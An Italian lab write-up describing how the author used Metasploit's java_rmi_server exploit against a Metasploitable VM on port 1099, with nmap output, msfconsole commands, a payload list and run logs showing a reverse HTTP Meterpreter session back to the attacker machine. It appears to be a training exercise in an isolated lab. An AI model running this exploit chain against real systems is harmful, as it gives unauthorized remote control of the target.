Sessione Meterpreter sulla porta 1099 java RMI su META

Il progetto di questa settimana era quello di sfruttare la vulnerabilità di Meta sulla porta 1099 - Java RMI. La richiesta era quella di usare Metasploit per avere una sessione di Meterpreter su Meta. Si doveva procedere nel seguente modo:
- Macchina attaccante(Parrot) IP: 192.168.11.111
- Macchina vittima(Meta) IP: 192.168.11.112
-Una volta ottenuta la sessione di Meterpreter bisognava recuperare la configurazione di rete e informazioni sulla tabella di routing di Meta.

1) Configurazione rete e scansione porta 1099

Come prima cosa ho cambiato le configurazioni di rete delle due macchine come richiesto dalla traccia:

Parrot

```
  GNU nano 5.4                  /etc/network/interfaces
# interfaces(5) file used by ifup(8) and ifdown(8)
# Include files from /etc/network/interfaces.d:
source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
#network 192.168.90.0
#broadcast 192.168.90.255
gateway 192.168.11.1
```

Meta


```
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Ho poi fatto un **NMAP** da Parrot verso Meta per verificare che la porta 1099 fosse realmente in ascolto, il risultato è stato positivo la porta era attiva. L' nmap che ho fatto e quello con -sV cioè quello che mostra anche i servizi: **nmap -sV -T5 192.168.11.112**


```
└─$ nmap -sV -T5 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 12:39 CET
Nmap scan report for 192.168.11.112
Host is up (0.023s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
```

2) ricerca exploit e prova dei payloads sulla porta 1099


Una volta appurato che la porta fosse aperta ho avviato msfconsole e ho iniziato la ricerca di un exploit che su quella porta mi desse una sessione di meterpreter. Ho quindi scritto il comando search java rmi.



Ho selezionato il quarto exploit il quale sfruttava una configurazione errata della nostra vulnerabilità, come prima prova ho lasciato il payload di default .Ho poi scritto il comando info per capire cosa realmente facesse l'exploit e di quali fossero i requisiti per utilizzarlo.



Una volta inquadrato bene l'expolit ho impostato il **rhosts**(IP di Meta) essendo che era quella l' unica cosa richiesta.



Ho poi avviato l'exploit, avendo però ricevuto questo errore il quale ci diceva che l HTTPdelay fosse scaduto e quindi il payload non fosse arrivato al HTTP server. Ho quindi provveduto ad aumentare l HTTPdelay con il comando **set httpdelay 20.**

Ho quindi riprovato a rilanciare l'exploit, ma ho ricevuto un altro errore che mi ricordava che la porta precedente andava cambiata perché già in uso dalla sessione che ho provato ad avviare prima. L' ho cambiata con il comando **set srvport 8081**, ho riprovato a lanciare l'attacco ma non avendo successo ho optato poi per un altro payload.

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> run

[*] Started reverse TCP handler on 192.168.11.111:4444
[-] 192.168.11.112:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8080).
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set srvport 8081
srvport => 8081
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8081/KJaER6C
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Exploit completed, but no session was created.
```

Ho quindi cercato un altro payload che ritornasse una sessione di meterpreter, ho provato quindi quello che sfruttava il protocollo HTTP


```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/generic/custom                                     normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                             normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                          normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/generic/ssh/interact                               normal  No     Interact with Established SSH Connection
   4   payload/java/jsp_shell_bind_tcp                            normal  No     Java JSP Command Shell, Bind TCP Inline
   5   payload/java/jsp_shell_reverse_tcp                         normal  No     Java JSP Command Shell, Reverse TCP Inline
   6   payload/java/meterpreter/bind_tcp                          normal  No     Java Meterpreter, Java Bind TCP Stager
   7   payload/java/meterpreter/reverse_http                      normal  No     Java Meterpreter, Java Reverse HTTP Stager
   8   payload/java/meterpreter/reverse_https                     normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   9   payload/java/meterpreter/reverse_tcp                       normal  No     Java Meterpreter, Java Reverse TCP Stager
   10  payload/java/shell/bind_tcp                                normal  No     Command Shell, Java Bind TCP Stager
   11  payload/java/shell/reverse_tcp                             normal  No     Command Shell, Java Reverse TCP Stager
   12  payload/java/shell_reverse_tcp                             normal  No     Java Command Shell, Reverse TCP Inline
   13  payload/multi/meterpreter/reverse_http                     normal  No     Architecture-Independent Meterpreter Stage, R
   14  payload/multi/meterpreter/reverse_https                    normal  No     Architecture-Independent Meterpreter Stage, R

[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set payload 7
payload => java/meterpreter/reverse_http
```

Ho di nuovo riprovato a lanciare l'attacco ricordandomi sta volta di cambiare la porta su qui lanciare l'attacco. Come si può vedere questa volta è andato a buon fine ritornandomi una sessione di Meterpreter

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> run

[*] Started HTTP reverse handler on http://192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8082/xtXBhk02
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: e3szoyme) Without a database connected that payload UUID tracking will not work!
[*] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: e3szoyme) Staging java payload (59362 bytes) ...
[!] http://192.168.11.111:4444 handling request from 192.168.11.112; (UUID: e3szoyme) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:37943) at 2022-12-09 11:47:45 +0100
```

3)Recupero configurazione rete e tabella di routing vittima(META)

Quindi una volta ricevuta la sessione di metepreter, ho inserito il comando **ifconfig** per ricevere la configurazione di rete della macchina vittima (META).



Invece per quanto riguarda le informazioni della tabella di routing della vittima il comando è il seguente **route**